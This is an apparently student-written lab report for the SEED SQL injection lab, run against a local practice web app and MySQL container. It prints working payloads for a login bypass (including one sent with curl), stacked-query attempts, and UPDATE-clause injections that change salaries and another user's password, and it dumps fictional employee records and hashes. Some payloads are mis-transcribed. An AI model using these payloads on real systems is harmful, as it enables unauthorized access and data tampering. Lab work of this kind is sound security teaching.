Lab Tasks

Task 1: Get Familiar with SQL Statements

Getting a shell on the MySQL container:

```
seed@seed:~/Downloads/Labsetup-arm$ docker exec -it mysql-10.9.0.6 bash
```

Using the mysql client program to interact with the database.

```
bash-5.1# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.37 MySQL Community Server - GPL

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Loading the existing database using the use command:

```
mysql> use sqllab_users;
Database changed
```

Using the show tables command to print out all the tables of the selected database:

```
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.01 sec)
```

Using the following SQL command to print all the profile information of the employee Alice:

```
SELECT *

FROM credential

WHERE Name = ‘Alice’;
```

```
mysql> SELECT * FROM credential WHERE Name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
```

Task 2: SQL Injection Attack on SELECT Statement


Task 2.1: SQL Injection Attack from webpage.

I logged into the Admin profile to access information of all employees. For this, we can see that the authentication code allows access to all employees' information if the username is ‘Admin’. Since, the password gets hashed after input, therefore it was difficult to perform SQL injection on that field. So, I decided to exploit the username field. For this, I entered the following username:


```
Admin’; - -
```

This will exploit this part of the authentication code:
WHERE name= ’$input_uname’ and Password=’$hashed_pwd’"';

By adding –, the SQL query would view the subsequent part and Password=’$hashed_pwd’; “ as a comment and would not execute it. Since the password field would get ignored by the SQL query, therefore we don’t need to even enter it.



This would allow access to all the employees' information.




User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

The attack was successful.

Task 2.2: SQL Injection Attack from command line.

I reproduced the web login bypass using `curl`. Special characters must be percent-encoded when included in a URL, so I used the following encodings: `%27` for a single quote (`'`), `%3B` for semicolon (`;`), and `%20` for whitespace. The exact command I ran was:




```
seed@seed:~/Downloads/Labsetup-arm$ curl 'www.seed-server.com/unsafe_home.php?username=Admin%27%3B%20--%20&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with
a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these
 items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
```

When decoded, the server received a username value that closed the literal, added a comment marker, and will result in ignoring the password check.
The substituted SQL query will be the following:

```
SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password
FROM credential
WHERE name = 'Admin'; --  AND Password = ''
```

The following screenshot shows the HTML response (body) containing personal information of the employees.



```
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>
```

The attack was successful.


Task 2.3: Append a new SQL statement.

To append a new SQL statement, I am going to use the update and delete statements.

1) Update Statement:

   For this, I append the following query in the username field of the login page. The semi-colon is used to separate the two SQL queries. The second query is used to update the password of the Admin to ‘abc’.

   ```
   Admin'; UPDATE credential SET password = ‘abc’ WHERE Name = ‘Admin’; --
   ```




This query results in an error, therefore, it's not possible to append a second SQL query using the update statement.

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential SET Password = 'abc' WHERE Name = 'Admin' ; -- ' and Password=' at line 3]\n

2) Delete Statement:

For this, I append the following query in the username field of the login page. The semi-colon is used to separate the two SQL queries. The second query is used to delete the entire record of the Admin.

```
Admin'; DELETE FROM credential WHERE Name = 'Admin'; --
```



This query results in an error, therefore, it's not possible to append a second SQL query using the delete statement as well.

> There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE Name = 'Admin' ; -- ' and Password='da39a3ee5e6b4b0' at line 3]\n

The injected `; UPDATE ...` did not execute when sent via the web application because the PHP code and DB API in use do not execute multiple SQL statements submitted in a single query string. This is an application-level constraint: the MySQL server itself can execute multiple statements, but the PHP `mysqli` API requires the developer to use `multi_query()` to send and process more than one statement at once. In this lab the application uses a single-statement execution path, so appending `; UPDATE ...` in user input is blocked.

The attack was not successful.


Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary.


I exploited the SQL injection vulnerability in `unsafe_edit_backend.php` by entering a crafted value in the **nickname** field that closes the quoted string, adds a `salary` assignment inside the `SET` clause, and comments out the remainder of the generated SQL. The payload used was `alice', salary = 90000 --` . After substitution, the final SQL executed by the server resembled:

```
alice' , salary = 90000  - -
```

```
UPDATE credential SET
  nickname='alice', salary = 90000 --
  , email='...', address='...', Password='...', PhoneNumber='...'
WHERE ID=xyz;
```



This caused Alice’s salary to be updated from 20,000 to 90,000.




The attack was successful.

Task 3.2: Modify other people' salary.

The following screenshot shows Boby's original salary. We want to reduce his salary by 1 dollar.

We will log into Boby's account and view his personal details:




Boby Profile

Key	Value
Employee ID	20000
Salary	90000
Birth	4/20
SSN	10213352
NickName	alice
Email	
Address	
Phone Number	


Now, we will reduce Boby's salary to 1 dollar from Alice's account. TI exploited the SQL injection vulnerability in `unsafe_edit_backend.php` by entering a crafted value in the **nickname** field that closes the quoted string, adds a `salary` assignment inside the `SET` clause for the user whose name is Boby, and comments out the remainder of the generated SQL. The payload used was `bob', salary = 1 WHERE Name = 'Boby' --` . After substitution, the final SQL executed by the server resembled:

```
bob , salary = 1 WHERE Name = 'Boby' - -
```

```
UPDATE credential SET
  nickname='bob', salary = 1 WHERE Name = 'Boby'--
  , email='...', address='...', Password='...', PhoneNumber='...'
WHERE ID=xyz;
```



After logging back into Boby's account, we can see that his salary was reduced to 1.




The attack was successful.

Task 3.3: Modify other people' password.

I exploited the SQL injection vulnerability in `unsafe_edit_backend.php` by entering a crafted value in the **nickname** field that closes the quoted string, injects a `Password` assignment using `SHA1()` to match the application's stored format, and comments out the remainder of the generated SQL. After substitution, the database executed an `UPDATE` statement that set Boby's `Password` to `SHA1('loser')`.

```
bob' , Password = SHA1('loser)  WHERE Name = 'Boby' - -
```

```
UPDATE credential SET
  nickname='bob', Password = SHA1('loser)  WHERE Name = 'Boby' - -
  , email='...', address='...', Password='...', PhoneNumber='...'
WHERE ID=xyz;
```




Boby's password before Alice ran the malicious SQL query.

```
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+----------------------------------
-------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
       |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+----------------------------------
-------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470f
ff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad152
42b2d4 |
```

Boby's password got updated after Alice ran the malicious SQL query.

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+----------------------------------
-------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNum    | Address | Email | NickName | Password
       |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+----------------------------------
-------+
|  1 | Alice | 10000 |  90000 | 9/20  | 10211002 |             |         |       | alice    | fdbe918bdae83000aa54747fc95fe0470f
ff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       | bob      | c6bc29c35824f5fc54aeb25c1966454d06
43cab1 |
```

The attack is successful as we can log into Boby's account using the new password.



The attack was successful.

3.4 Task 4: Countermeasure — Prepared Statement

In order to fix the previous vulnerability, I created prepared statements in unsafe.php.

```php
<?php
// Function to create a sql connection.
function getDB() {
  $dbhost="10.9.0.6";
  $dbuser="seed";
  $dbpass="dees";
  $dbname="sqllab_users";

  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
